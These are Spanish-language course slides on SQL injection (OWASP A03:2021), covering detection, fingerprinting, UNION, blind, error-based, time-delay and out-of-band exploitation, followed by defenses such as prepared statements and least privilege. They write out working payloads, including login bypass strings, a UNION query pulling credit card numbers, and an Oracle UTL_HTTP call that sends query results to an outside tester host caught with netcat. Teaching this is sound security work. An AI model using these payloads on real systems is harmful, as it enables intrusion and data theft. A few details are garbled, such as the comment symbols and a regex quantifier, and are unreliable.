- [OWASP Cheat Sheet: Query Parameterization](#)
- [OWASP Automated Threats to Web Applications – OAT-014](#)
- [OWSAP Injection_Flaws](#)

A03:2021 - SQL INJECTION

- Un ataque de **inyección SQL** consiste en la inserción o "inyección" de una consulta SQL parcial o completa a través de la entrada de datos o transmitida desde el cliente a la aplicación web.
- Un ataque de inyección SQL exitoso puede:
 - Leer datos confidenciales de la base de datos
 - Modificar los datos de la base de datos (insertar / actualizar / eliminar)
 - Ejecutar operaciones de administración en la base de datos (como cerrar el DBMS)
 - Recuperar el contenido de un archivo dado existente en el archivo DBMS system
 - Escribir archivos en el sistema de archivos
 - En algunos casos, emitir comandos para el sistema operativo.

EJEMPLOS DE LA VIDA REAL - LEAKS:

- GhostShell attack—hackers from APT group Team GhostShell targeted 53 universities using SQL injection, stole and published 36,000 personal records belonging to students, faculty, and staff.
- Turkish government—another APT group, RedHack collective, used SQL injection to breach the Turkish government website and erase debt to government agencies.
- 7-Eleven breach—a team of attackers used SQL injection to penetrate corporate systems at several companies, primarily the 7-Eleven retail chain, stealing 130 million credit card numbers.
- HBGary breach—hackers related to the Anonymous activist group used SQL Injection to take down the IT security company's website. The attack was a response to HBGary CEO publicizing that he had names of Anonymous organization members.

EJEMPLOS DE LA VIDA REAL - REPORTES:

- Tesla vulnerability—in 2014, security researchers publicized that they were able to breach the website of Tesla using SQL injection, gain administrative privileges and steal user data.
- Cisco vulnerability—in 2018, a SQL injection vulnerability was found in Cisco Prime License Manager. The vulnerability allowed attackers to gain shell access to systems on which the license manager was deployed. Cisco has patched the vulnerability.
- Fortnite vulnerability—Fortnite is an online game with over 350 million users. In 2019, a SQL injection vulnerability was discovered which could let attackers access user accounts. The vulnerability was patched.

A03:2021 - SQL INJECTION

- Consulta SQL básica. El parámetro \$id es una entrada de datos del usuario.

```
"select title, text from news where id=$id"
```

- Debido a la forma en la que está construida la consulta, el usuario puede proporcionar una entrada diseñada tratando de hacer que la declaración SQL original ejecute acciones adicionales.
- Si los datos proporcionados por el usuario fueran

```
id= "1 or 1 = 1"
```

- Esto cambiaría la lógica de la consulta SQL?

A03:2021 - SQL INJECTION

- Definiendo

```
id= "1 or 1 = 1"
```

- Resulta en que en la cláusula WHERE se agrega una condición "o 1 = 1".

```
"select title, text from news where id=1 or 1=1"
```

- Cual es el resultado de la última consulta?

A03:2021 - SQL INJECTION

- Los ataques de inyección SQL se pueden dividir en las siguientes tres clases, según la manera en la que se obtienen los datos:
 - **Inband:** los datos se extraen utilizando el mismo canal que se utiliza para inyectar el código SQL. Este es el tipo de ataque más sencillo, en el que los datos recuperados se presentan directamente en la página web de la aplicación.
 - **Out-of-band:** los datos se recuperan utilizando un canal diferente (por ejemplo, se genera un correo electrónico con los resultados de la consulta y se envía al evaluador).
 - **Inferential or Blind:** no hay transferencia real de datos, pero el tester puede reconstruir la información enviando solicitudes particulares y observando el comportamiento resultante del DB Server.

A03:2021 - SQL DETECCIÓN

- El primer paso es comprender cuándo la aplicación interactúa con la base de datos para acceder a algunos datos.
- Los ejemplos típicos de casos en los que una aplicación necesita comunicarse con una base de datos incluyen:
 - **Formularios de autenticación:** cuando la autenticación se realiza mediante un formulario web, es probable que las credenciales del usuario se verifiquen con una base de datos que contenga todos los nombres de usuario y contraseñas.
 - **Motores de búsqueda:** la cadena enviada por el usuario podría usarse en una consulta SQL que extraiga todos los registros relevantes de una base de datos.
 - **Sitios de comercio electrónico:** es muy probable que los productos y sus características se almacenen en una base de datos.
 - El tester debería hacer una lista de todos los campos utilizados, incluyendo campos ocultos, considerando HTTP headers y Cookies.

A03:2021 - SQL DETECCIÓN

- La primera prueba generalmente consiste en agregar una comilla simple (') o un punto y coma (;) al campo o parámetro bajo prueba.
- La comilla simple (') puede utilizarse como un terminador de cadena y, si la aplicación no lo filtra, daría lugar a una consulta incorrecta.
- El punto y coma (;) se usa para finalizar una instrucción SQL y, si no se filtra, también es probable que genere un error.

A03:2021 - SQL DETECCIÓN

- La salida de un campo vulnerable puede parecerse a lo siguiente
- Microsoft SQL Server Microsoft OLE DB Provider for ODBC Drivers error '80040e14' [Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the character string './target/target.asp', line 113
- MySQL: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '""' at line 1

A03:2021 - SQL DETECCIÓN

- Un mensaje de error completo, como los de los ejemplos, proporciona una gran cantidad de información al tester para montar un ataque de inyección exitoso.
- Sin embargo, las aplicaciones a menudo no brindan tantos detalles:
 - Se puede emitir un simple "Error 500 del servidor" o una página de error personalizada o respuesta por AJAX, lo que significa que debemos utilizar técnicas de inyección blind.
- En cualquier caso, es muy importante probar cada campo por separado:
 - Solo una variable debe variar mientras que todas las demás permanecen constantes, para comprender con precisión qué parámetros son vulnerables y cuáles no.

A03:2021 - SQL DETECCIÓN EJEMPLO 1

- Si consideramos esta consulta:

```
SELECT * FROM Users WHERE Username='$username' AND Password='$password'
```

- Generalmente, se utiliza una consulta similar desde la aplicación web para autenticar a un usuario.
- Si la consulta devuelve un valor, significa que dentro de la base de datos existe un usuario con ese conjunto de credenciales, entonces el usuario puede iniciar sesión en el sistema; de lo contrario, se deniega el acceso.
- Los valores de los campos de entrada generalmente se obtienen del usuario a través de un formulario web.

A03:2021 - SQL DETECCIÓN EJEMPLO 1

- Supongamos que insertamos los siguientes valores de nombre de usuario y contraseña:

```
$username = 1' or '1' = '1'  
$password = 1' or '1' = '1'
```

- Resultado

```
SELECT * FROM Users WHERE Username='1' OR '1'='1' AND  
Password='1' OR '1'='1'
```

- URL

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'  
&password=1'%20or%20'1'%20=%20'1'
```

A03:2021 - SQL DETECCIÓN EJEMPLO 1

- Después de un breve análisis, notamos que la consulta devuelve un valor (o un conjunto de valores) porque la condición siempre es verdadera (OR 1 = 1).
- De esta forma el sistema ha autenticado al usuario sin conocer el nombre de usuario y la contraseña.
- En algunos sistemas, la primera fila de una tabla de usuarios sería un usuario administrador -> Este puede ser el perfil devuelto en algunos casos.

A03:2021 - SQL DETECCIÓN EJEMPLO 2

- Si consideramos esta consulta:

```
SELECT * FROM Users WHERE ((Username='$username') AND (Password=MD5('$password')))
```

- En este caso, hay dos problemas, uno debido al uso de paréntesis y otro debido al uso de la función hash MD5.
- En primer lugar, resolvemos el problema del paréntesis.
 - Eso simplemente consiste en agregar una serie de paréntesis de cierre hasta obtener una consulta corregida.
- Para resolver el segundo problema, intentamos evadir la segunda condición.
 - Agregamos a nuestra consulta un símbolo final que significa que comienza un comentario.
 - De esta forma, todo lo que sigue a dicho símbolo se considera un comentario.

A03:2021 - SQL DETECCIÓN EJEMPLO 2

- Cada DBMS tiene su propia sintaxis para los comentarios:
 - Un símbolo común a la gran mayoría de las bases de datos es " * ".
 - En Oracle, el símbolo es " - ".

A03:2021 - SQL DETECCIÓN EJEMPLO 2

- Para solucionar el problema inyectamos sobre \$username, cerramos los paréntesis y comentamos el resto de la consulta.

```
$username = 1' or '1' = '1'))/*  
$password = foo
```

- Resultado

```
SELECT * FROM Users WHERE ((Username='1' or '1' = '1'))/*')  
AND (Password=MD5('$password'))
```

- URL

```
http://www.example.com/index.php?  
username=1'%20or%20'1'%20=%20'1'))/\*&password=foo
```

A03:2021 - SQL DETECCIÓN EJEMPLO 3

- A veces, el código de autenticación verifica que el número de resultados devueltos sea exactamente igual a 1.
- En los ejemplos anteriores, esta situación sería difícil (en la base de datos solo hay un valor por usuario).
- Para solucionar este problema, basta con insertar un comando SQL que impone la condición de que el número de resultados devueltos debe ser uno.
- Para alcanzar este objetivo, usamos el operador LIMIT

```
$username = 1' or '1' = '1')) LIMIT 1/*  
$password = foo
```

```
http://www.example.com/index.php?  
username=1'%20or%20'1'%20=%20'1') )%20LIMIT%201/\*&password=foo
```

A03:2021 - SQL DETECCIÓN EJEMPLO 4

- Si consideramos la siguiente consulta:

```
SELECT * FROM products WHERE id_product=$id_product  
http://www.example.com/product.php?id=10
```

- Una buena forma de probar si la aplicación es vulnerable en este escenario es jugar con la lógica, usando los operadores AND y OR.

```
SELECT * FROM products WHERE id_product=10 AND 1=2  
http://www.example.com/product.php?id=10 AND 1=2
```

A03:2021 - SQL DETECCIÓN EJEMPLO 4

- En este caso, probablemente la aplicación nos devolvería algún mensaje indicándonos que no hay contenido disponible o una página en blanco.
- Luego, el tester puede enviar una declaración verdadera y verificar si hay un resultado válido:

```
SELECT * FROM products WHERE id_product=10 AND 1=1  
http://www.example.com/product.php?id=10 AND 1=1
```


A03:2021 - SQL DETECCIÓN EJEMPLO 5

- Dependiendo de la API y el DBMS que se este usando es posible enviar varias sentencias en una llamada.
- Considerando:

```
SELECT * FROM products WHERE id_product=$id_product
```

- Una forma de ejecutar múltiples sentencias sería

```
http://www.example.com/product.php?id=10;INSERT INTO users (...)
```

- Así se ejecutarían múltiples sentencias e independientes una de otra, se las conoce como Stacked Queries.

A03:2021 - SQLI FINGERPRINTING

- Cuando los tester pasan a una explotación de inyección SQL más avanzada, necesitan saber cuál es la base de datos back-end.
- El **Fingerprinting** es una técnica que se puede utilizar para detectar software, protocolos de red, sistemas operativos o dispositivos de hardware (impresora, routers, APs, etc).
- Se envían solicitudes específicas obteniendo información para perfilar la aplicación.
- Este sondeo generalmente examina:
 - Los nombres y valores de los encabezados HTTP
 - Los nombres y formatos de los identificadores de sesión
 - El contenido de los mensajes de la página de error
 - La distinción entre mayúsculas y minúsculas de la ruta de URL patrones de ruta de URL
 - Extensiones de archivo y si existen archivos y directorios específicos del software.
- El Fingerprinting a menudo depende de la fuga de información.

A03:2021 - SQLI FINGERPRINTING

- Aunque el lenguaje SQL es un estándar, cada DBMS tiene su peculiaridad y se diferencia entre sí en muchos aspectos como comandos especiales, funciones para recuperar datos como nombres de usuarios y bases de datos, características, línea de comentarios, etc.
- El primer método es generar un error y obtener el motor:
- **MySql:**

```
You have an error in your SQL syntax; check the manual  
that corresponds to your MySQL server version for the  
right syntax to use near '\'' at line 1
```

A03:2021 - SQLI FINGERPRINTING

- Oracle:

```
ORA-00933: SQL command not properly ended
```

- MS SQL Server:

```
Microsoft SQL Native Client error '80040e14' Unclosed quotation mark after the character string
```

- PostgreSQL:

```
Query failed: ERROR: syntax error at or near "'" at character in /www/site/test.php on line 121.
```

A03:2021 - SQLI FINGERPRINTING

- Si no hay un mensaje de error o un mensaje de error personalizado, el tester puede intentar inyectar en los campos de string utilizando diferentes técnicas de concatenación:
 - **MySQL:** 'test' + 'ing'
 - **SQL Server:** 'test' 'ing'
 - **Oracle:** 'test' || 'ing'
 - **PostgreSQL:** 'test' || 'ing'

A03:2021 - SQLI TÉCNICAS DE EXPLOTACIÓN

- Acerca de las técnicas para explotar las fallas de inyección de SQL, hay cinco técnicas comunes:
 - **Union Operator:** se usan cuando se puede explotar un SELECT statement, y permiten combinar dos queries en un resultado.
 - **Boolean:** usar booleanos para verificar si algunas condiciones son true o false.
 - **Error based:** Se fuerza a la base a generar un error, de manera de obtener información para refinar la inyección.
 - **Time delay:** se utilizan comandos de la base de datos como sleep para generar demoras que son útiles cuando no se da ningún resultado a la consulta (blind).
 - **Out-of-band:** técnica utilizada para recuperar datos usando un canal diferente (por ejemplo, hacer una conexión HTTP para enviar los resultados a un servidor web).

A03:2021 - SQLI UNION EXPLOITATION TECHNIQUE

- El operador UNION se usa en inyecciones SQL para unir una query diseñada por el tester a la query original lo que permitirá obtener los valores de las columnas de otras tablas.
- Ejemplo:

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```

- Con:

```
$id=1 UNION ALL SELECT cardNumber,1,1 FROM CreditCards
```

- Quedaría:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION  
ALL SELECT cardNumber,1,1 FROM CreditCards
```

A03:2021 - SQLI UNION EXPLOITATION TECHNIQUE

- Explicación:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION  
ALL SELECT cardNumber,1,1 FROM CreditCards
```

- Esa consulta uniría el el resultado original con todos los datos de tarjetas de crédito.
 - **Nota1** : Keyword ALL es necesario para solucionar que exista algún DISTINCT en la consulta original.
 - **Nota2**: Después de cardNumber hay 1,1 porque para que UNION no de error de sintaxis la primer consulta tiene que tener el mismo número de columnas que la segunda.

A03:2021 - SQLI UNION EXPLOITATION TECHNIQUE

- El primer detalle que se necesita para aprovechar esta técnica es encontrar el número correcto de columnas en el SELECT.
- Para encontrar cuál es el número de columnas necesario se puede utilizar ORDER BY seguido del número de columna por el que ordenaremos:

```
http://www.example.com/product.php?id=10 ORDER BY 10--
```

- Si el query ejecuta es porque hay 10 o más columnas en la tabla.
- Si no se ejecuta:

```
Unknown column '10' in 'order clause'
```

A03:2021 - SQLI UNION EXPLOITATION TECHNIQUE

- Después de encontrar el número de columnas hay que encontrar el tipo.
- Asumiendo que había 3 columnas en el ejemplo podemos usar NULL para ayudarnos:

```
http://www.example.com/product.php?id=10 UNION SELECT 1,null, null--
```

- Sí algo falla veremos algo así:

```
"All cells in a column must have the same datatype"
```

- Sí ejecuta bien quiere decir que la columna 1 era integer, entonces podemos seguir con la siguiente columna:

```
http://www.example.com/product.php?id=10 UNION SELECT 1,1,null--
```

A03:2021 - SQLI UNION EXPLOITATION TECHNIQUE

- Después de lograr que funcione la inyección dependerá de la aplicación la cantidad de resultados que se muestran.
- A veces se muestra un sólo resultado.
- En ese caso bien podemos usar LIMIT o un valor inválido de id para que la 1er consulta de vacío y la segunda de si nos retorne datos (suponiendo que en la tabla no hay entradas con ID 99999):

```
http://www.example.com/product.php?id=99999 UNION SELECT 1,1,null--
```

A03:2021 - SQLI BOOLEAN EXPLOITATION TECHNIQUE

A03:2021 - SQLI BOOLEAN EXPLOITATION TECHNIQUE

- Lo que queremos obtener es el valor del campo username entonces los test que ejecutaremos serán para obtener el valor del campo, caracter a caracter.
- Esto es posible en casi cualquier DBMS gracias a funciones como ser:
 - **SUBSTRING(text, start, length):** retorna un substring arrancando en la posición "start" de text y de tantos caracteres como indica "length". Devuelve null si start es más grande que text.
 - **ASCII(char):** Devuelve el valor ASCII del caracter ingresado. Devuelve null si el char es 0.
 - **LENGTH(text):** Devuelve la cantidad de caracteres de text.

A03:2021 - SQLI BOOLEAN EXPLOITATION TECHNIQUE

- Mediante dichas funciones, ejecutaremos nuestras pruebas sobre el primer carácter y, cuando hayamos descubierto el valor, pasaremos al segundo y así sucesivamente, hasta haber descubierto el valor completo.
- Las pruebas aprovecharán la función SUBSTRING, para seleccionar solo un carácter a la vez (seleccionar un solo carácter significa imponer el parámetro de longitud a 1), y la función ASCII, para obtener el valor ASCII, de modo que podemos hacer una comparación numérica.
- Los resultados de la comparación se realizarán con todos los valores de la tabla ASCII, hasta encontrar el valor correcto.

A03:2021 - SQLI BOOLEAN EXPLOITATION TECHNIQUE

- Con estas funciones iremos descubriendo 1 a 1 los caracteres hasta descubrir todo el valor. Por ejemplo:

```
$Id=1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1
```

- Que genera la siguiente consulta:

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND  
ASCII(SUBSTRING(username,1,1))=97 AND '1'='1'
```

- Esto devuelve algo sólo si el valor ASCII es 97. Si tenemos un falso incrementamos de 97 a 98 y volvemos a preguntar. Si da True cambiamos el índice del substring para el siguiente carácter del campo username.

```
ASCII(a)=97
```

A03:2021 - SQLI BOOLEAN EXPLOITATION TECHNIQUE

- Entonces todo resuelto!!??
- NOP! Nos queda el problema de como distinguir los true de los false. Para hacerlo creamos un query que siempre devuelva false.

```
$Id=1' AND '1' = '2
```

- Que resulta en:

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND '1' = '2'
```

- Utilizando esta respuesta HTML como false podemos usarla para comparar con la que nos vayan devolviendo y así saber si es true o false.

A03:2021 - SQLI BOOLEAN EXPLOITATION TECHNIQUE

- Ese método a veces no funciona ya que puede ocurrir que el servidor devuelva siempre valores distintos aunque ejecutamos dos veces la misma query.
- En ese caso en particular hay que aplicar filtros que nos permitan eliminar el código de respuesta que cambia entre los dos requests y así lograr obtener el template para comparar.
- A partir de allí simplemente comparamos con el template obtenido las distintas respuestas de la aplicación y así sabremos si es true o false.
- En algunos casos podemos usar el tamaño de la respuesta o el código HTML.

A03:2021 - SQLI BOOLEAN EXPLOITATION TECHNIQUE

- ¿Cómo terminar el test? Utilizando características de SUBSTRING y de LENGTH.
- Cuando el test compare el carácter actual con el ASCII code 0 y retorne true quiere decir que o terminamos con el campo o tiene un valor null en el medio del string.
- Lo que haremos es:

```
$Id=1' AND LENGTH(username)=N AND '1' = '1'
```

- Donde N es el número de caracteres que encontramos hasta ahora sin contar el null. El query es:

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND  
LENGTH(username)=N AND '1' = '1'
```

- Si da TRUE entonces terminamos de analizar.

A03:2021 - SQLI BOOLEAN EXPLOITATION TECHNIQUE

- El blind SQL necesita un número elevado de consultas SQL por lo que no es realizable a mano, sino que deberemos utilizar una herramienta de inyección automática para hacerlo.

A03:2021 - SQLI ERROR BASED EXPLOITATION TECHNIQUE

- Una técnica de explotación basada en errores es útil cuando el evaluador, por alguna razón, no puede aprovechar la vulnerabilidad de inyección SQL utilizando otra técnica como UNION.
- La técnica basada en errores consiste en obligar a la base de datos a realizar alguna operación en la que el resultado será un error.
- El punto es intentar extraer algunos datos de la base de datos y mostrarlos en el mensaje de error.

A03:2021 - SQLI ERROR BASED EXPLOITATION TECHNIQUE

- Consiste en utilizar los errores del DBMS, varía de motor a motor.

```
SELECT * FROM products WHERE id_product=$id_product  
http://www.example.com/product.php?id=10
```

- El intento malformado sería: (ej. Oracle 10):

```
http://www.example.com/product.php?  
id=10||UTL_INADDR.GET_HOST_NAME((SELECT user FROM users) )--
```

A03:2021 - SQLI ERROR BASED EXPLOITATION TECHNIQUE

- En ese ejemplo, el tester concatena el valor 10 con el resultado de la función de Oracle `UTL_INADDR.GET_HOST_NAME`.
- Esta es una función de Oracle que intenta devolver el host que se le paso, como lo que le estamos pasando es otro query, resulta en:

```
**ORA-292257: host 10SCOTT unknown**
```

- Entonces enviando distintas cosas a `GET_HOST_NAME()` podremos recorrer toda la base.

A03:2021- SQLI OUT OF BAND EXPLOITATION TECHNIQUE

- Muy útil en casos de **Blind SQL**.
- La técnica consiste en el uso de funciones DBMS para realizar una conexión fuera de banda y entregar los resultados de la consulta inyectada como parte de la solicitud al servidor del probador.
- Al igual que las técnicas basadas en errores, cada DBMS tiene sus propias funciones.

A03:2021- SQLI OUT OF BAND EXPLOITATION TECHNIQUE

```
SELECT * FROM products WHERE id_product=$id_product
```

- El intento sería:

```
http://www.example.com/product.php  
?id=10||UTL_HTTP.request('testerserver.com:80'||(SELECT user FROM users))--
```

- El tester concatena el valor del producto con id 10 con el resultado de la función UTL_HTTP.request.
- Oracle tratará de conectarse con 'testerserver' y hacer un HTTP GET request conteniendo el resultado

```
"SELECT user FROM users".
```


A03:2021- SQLI OUT OF BAND EXPLOITATION TECHNIQUE

- El tester necesita montar un webserver o alguna herramienta como netcat y esperar por la conexión:

```
/home/tester/nc -nLp 80
```

- Recibiendo el requerimiento del Oracle en el nc:

```
GET /SCOTT HTTP/1.1 Host: testerserver.com Connection: close
```

A03:2021 - SQLI TIME DELAY EXPLOITATION TECHNIQUE

- También útil en casos de **Blind SQL**.
- Esta técnica consiste en enviar una consulta inyectada y en caso de que el condicional sea verdadero, el tester puede monitorear el tiempo que tarda el servidor en responder.
- Si hay un retraso, el tester puede asumir que el resultado de la consulta es verdadero.
- Se envía una operación de delay y se espera por la respuesta

```
SELECT * FROM products WHERE id_product=$id_product
```

- Considerar la diferencia de tiempo de respuesta entre:

```
http://www.example.com/product.php?id=10
```

```
http://www.example.com/product.php?id=10 AND IF(version() like '5%', sleep(10), 'false')
```

A03:2021 - SQLI TIME DELAY EXPLOITATION TECHNIQUE

- En este ejemplo el tester verifica si la versión del motor es MySQL versión 5.x o no, en cuyo caso el delay será de 10 segundos.
- Monitoreando las respuestas se van comprobando los resultados.
- Y en base a eso se va regenerando la base de datos

A03:2021 - SQLI COMO PREVENIR

- Como todo SQL INJECTION es generado cuando el usuario introduce datos que van a formar parte de la consulta SQL hay dos opciones para evitarlas:
 - Dejar de escribir queries dinámicas
 - Evitar que los datos que ingresa el usuario modifique el SQL original



A03:2021 - SQLI COMO PREVENIR

- Defensas primarias:
 - Usar Prepared Statements (Consultas parametrizadas no concatenadas)
 - Usar Stored Procedures
 - Escapar todo lo que ingrese el usuario
- Defensas adicionales:
 - Utilizar el principio de Privilegio Mínimo
 - Realizar validación por lista blanca

A03:2021 - SQLI PREPARED STATEMENTS

- Prepared Statements tambien conocidas como consultas parametrizadas.
- Simples de escribir y más fáciles de leer que las consultas concatenadas.
- Las consultas parametrizadas obligan al desarrollador a definir primero todo el código SQL y luego pasar cada parámetro a la consulta más tarde.
- Este estilo de codificación permite que la base de datos distinga entre código y datos, independientemente de la entrada del usuario.
- Por ejemplo en cuando el userID sea 'or '1'1', la consulta parametrizada no tendrá inyección sino que buscará por un usuario que sea literalmente ' or '1'='1'.

A03:2021 - SQLI PREPARED STATEMENTS

- Como implementarlo dependerá del lenguaje:
 - Java EE – usar PreparedStatement() con bind variables
 - .NET – usar SqlCommand() o OleDbCommand() con bind variables
 - PHP – usar PDO (Objetos de Datos de PHP)
 - Hibernate - usar createQuery() con named variables
 - SQLite - usar sqlite3_prepare()
- [Bobby Tables: A guide to preventing SQL injection](#)

A03:2021 - SQLI PREPARED STATEMENTS

- PHP plano:

```
<?php
$stmt = $dbh->prepare("SELECT * FROM REGISTRY
where name =" . $_GET['name']);
if ($stmt->execute()) {
while ($row = $stmt->fetch()) {
    print_r($row);
} } ?>
```

A03:2021 - SQLI PREPARED STATEMENTS

- Usando PHP PDO:

```
<?php
$stmt = $dbh->prepare("SELECT * FROM REGISTRY
where name = ?");
$results = $stmt->execute(array($_GET['name']));
if ($results) {
while ($row = $stmt->fetch()) {
    print_r($row);
}}
?>
```

A03:2021 - SQLI STORED PROCEDURES

- Los Stored Procedures no siempre están a salvo de la inyección de SQL.
- Sin embargo, ciertos Stored Procedures tienen el mismo efecto que el uso de consultas parametrizadas cuando se implementan de forma segura..
- Requieren que el desarrollador simplemente cree declaraciones SQL con parámetros que se parametrizan automáticamente a menos que el desarrollador haga algo que se salga de la norma.
- La diferencia entre ambas es que el código SQL para un procedimiento almacenado se define y almacena en la propia base de datos y luego se llama desde la aplicación.

A03:2021 - SQLI STORED PROCEDURES

- En algunos casos su uso pueden incrementar el riesgo.
- Por ejemplo, en MS SQL server, hay 3 roles por defecto: db_datareader, db_datawriter y db_owner.
 - Habitualmente se daban db_datareader o db_datawriter para una aplicación
 - Pero para usar SP se necesitan permisos de execution, pero como ese rol no existe
 - Por defecto se suelen dar permisos de db_owner
 - **saquen sus propias conclusiones**

A03:2021 - SQLI STORED PROCEDURES

- Ej. MySQL

```
mysql> delimiter //
mysql> CREATE PROCEDURE simpleproc (OUT param1 INT)
    -> BEGIN
    ->     SELECT COUNT(*) INTO param1 FROM users;
    -> END//
Query OK, 0 rows affected (0.00 sec)
mysql> delimiter ;
mysql> CALL simpleproc(@a);
Query OK, 0 rows affected (0.00 sec)
mysql> SELECT @a;
```

- <http://dev.mysql.com/doc/refman/5.1/en/create-procedure.html>

A03:2021 - SQLI STORED PROCEDURES

- Ej. PHP:

```
<?php

$stmt = $dbh->prepare("CALL sp_returns_string(?)");
$stmt->bindParam(1, $return_value, PDO::PARAM_STR, 4000);

// call the stored procedure
$stmt->execute();

print "procedure returned $return_value\n";
?>
```

- <http://www.php.net/manual/en/mysqli.quickstart.stored-procedures.php>

A03:2021 - SQLI STORED PROCEDURES

```
delimiter //  
CREATE PROCEDURE simpleproc2 (IN pv_input VARCHAR(50))  
BEGIN  
SET @sql := CONCAT('SELECT id, password FROM alumnos  
WHERE nombre = ',pv_input);  
PREPARE stmt FROM @sql;  
EXECUTE stmt;  
END;  
//  
delimiter ;  
  
CALL simpleproc('\Pepe\' OR 1 = 1)$$
```

Link SQLi en stored

A03:2021 - SQLI STORED PROCEDURES

- Si tenemos SP menos probabilidades de SQL injection
- Un valor agregado es solo darle permisos de ejecución de SP al usuario de la aplicación y nada más
- En general con SP hay mejores performances
- Se podría mejora la separación de roles al no permitir que cualquier desarrollador genere SQL sino sólo a los especializados en BDD.
- Respetar menor privilegio y no dar root.

A03:2021 - EL DESCANSAR EN EL AMBIENTE

- La confianza total de una aplicación en frameworks puede resultar en que sigan siendo vulnerables a inyecciones, (por ejemplo: Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");
```

- El atacante modifica el valor del parámetro "id" en su navegador y en el ejemplo: ' or '1'='1.

```
http://example.com/app/accountView?id=' or '1'='1>
```

A03:2021 - SQLI ESCAPING USER INPUT

- Cada DBMS soporta uno o más formas de escaping dependiendo del tipo de consulta.
- Si se usa el tipo adecuado para escapar los datos ingresados por el usuario, entonces el DBMS no tendrá problemas en diferenciar el código SQL de los datos.
- Consiste en reemplazar los caracteres que pueden causar problemas, por eso dependerá de cada DBMS donde cada carácter tiene una función distinta.
- No es el método recomendable, como preferencia usar Prepared Statement.

A03:2021 - SQLI ESCAPING USER INPUT

- Función de php: addslashes()
- Devuelve una cadena con barras invertidas delante de los caracteres que necesitan escaparse en situaciones como consultas de bases de datos, etc.
- Los caracteres que se escapan son la comilla simple ('), comilla doble ("), barra invertida () y NUL (el byte NULL).
- Es muy recomendado usar la función de escape de la misma Base de Datos.

A03:2021 - SQLI ESCAPING USER INPUT

- MySQL Soporta 2 modos de escape:
 - Modo ANSI_QUOTES SQL: Simplemente cada ' (comilla simple) se encierra entre " (comillas dobles)
 - Modo MySQL

```
NUL (0x00) --> \0 [This is a zero, not the letter 0]
BS  (0x08) --> \b
TAB (0x09) --> \t
LF  (0x0a) --> \n
CR  (0x0d) --> \r
SUB (0x1a) --> \Z
"   (0x22) --> \"
%   (0x25) --> \%
'   (0x27) --> \'
\   (0x5c) --> \\
_   (0x5f) --> \_
all other non-alphanumeric characters with ASCII values less than 256 --> \c
where 'c' is the original non-alphanumeric character.
```

- MySQL Escape character information.

A03:2021 - SQLI DEFENSAS ADICIONALES

- Estas medidas colaboran tanto en el control de la producción de inyecciones como en la contención de los efectos colaterales ante eventos adversos.
 - Mínimo privilegio
 - Filtro por lista blanca

A03:2021 - SQLI MÍNIMO PRIVILEGIO

- Para minimizar el daño potencial de un ataque exitoso de inyección SQL hay que recortar lo más posible los permisos de todas las cuentas de acceso a la base de datos.
- ¿Para que dar permisos de escritura a un usuario si sólo necesita leer una tabla?
- Tener en cuenta crear vistas cuando sólo se necesita que el usuario tenga acceso a una parte de una tabla.
- Si usamos SP sólo habilitar a los usuarios a ejecutarlas cuando sea necesario, no habilitar a todos a ejecutar todos indiscriminadamente.

A03:2021 - SQLI MÍNIMO PRIVILEGIO

- El mismo principio aplica a los permisos con que se ejecuta el DBMS, evitar hacerlo con usuarios privilegiados.
- Por ejemplo en MS MySQL suele ejecutarse como Administrador, reestringirlo a correr como un usuario más acotado.
- No utilizar el mismo usuario para distintas aplicaciones web que interactuan con distintas bases en el mismo DBMS.
- **No caer en la tentación de dejar root porque todo anda**

A03:2021 - SQLI VALIDACIÓN DE LISTA BLANCA

- La Validación de lista blanca es una técnica por lo cual aquello que no este expresamente permitido es porque esta prohibido.
- Es útil para datos bien estructurados como ser: DNI, CUIT, mail, códigos postales, etc
- Para realizar la validación de datos estructurados es útil el uso de expresiones regulares. <http://www.regular-expressions.info/>
- Sirve también para los datos que el usuario ingresa desde subconjuntos fijos como ser combo box o listados.

A03:2021 - SQLI VALIDACIÓN DE LISTA BLANCA

- Los más difíciles son aquellos que provienen desde campos de entrada del tipo libre, aunque puede prefijarse por ejemplo un largo máximo de input.
- Se puede utilizar para detectar cuando una entrada desautorizada quiere llegar al motor SQL.
- Pero si hay un cambio en , por ejemplo, la estructura del número de pasaporte implica cambios en los sistemas de lista blanca.

A03:2021 - SQLI VALIDACIÓN DE LISTA BLANCA

- Validación de la selección de un estado de EE. UU. Desde un menú desplegable:

```
^(AA|AE|AP|AL|AK|AS|AZ|AR|CA|CO|CT|DE|DC|FM|FL|GA|  
GU|HI|ID|IL|IN|IA|KS|KY|LA|ME|MH|MD|MA|MI|MN|MS|MO|  
MT|NE|NV|NH|NJ|NM|NY|NC|ND|MP|OH|OK|OR|PW|PA|PR|RI|  
SC|SD|TN|TX|UT|VT|VI|VA|WA|WV|WI|WY)$
```

- Validando un campo de texto que acepta números y letras tanto mayúsculas como minúsculas.

```
^[a-zA-Z0-9]+$ (Cualquier número de caracteres alfanuméricos)  
^[a-zA-Z0-9]{1-100}$ (entre 1 y 100 caracteres alfanuméricos)
```

A03:2021 - SQLI VALIDACIÓN DE LISTA BLANCA

- En lenguajes como PHP existen filtros ya definidos por ejemplo `filter_var`.
- Hotmail no considera "[Ohotmail_check@hotmail.com](#)" porque dice que: "Your email address needs to start with a letter. Please try again."
- [Input Validation Cheat Sheet](#)

A03:2021 - SQLI EXPLOTACIÓN AUTOMÁTICA

- Todo lo que vimos se puede ejecutar automáticamente mediante el uso de herramientas.
- Hay que encontrar la que nos quede cómodos, dependerá mayormente del ambiente que usa el analista.

A03:2021 - SQLMAP

- La opción en software libre ampliamente reconocida es SQLMap:
[OWASP LINK](#)
- [SQLMap en github](#)
- instalacion:

```
git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git  
sqlmap-dev
```

A03:2021 - VULNERABLE WEB APPLICATION

- El tema siempre es donde probamos una herramienta de pentesting como esta.
- Recuerden que el pentesting debe ser consensuado, no podemos ir rompiendo todo por el mundo..

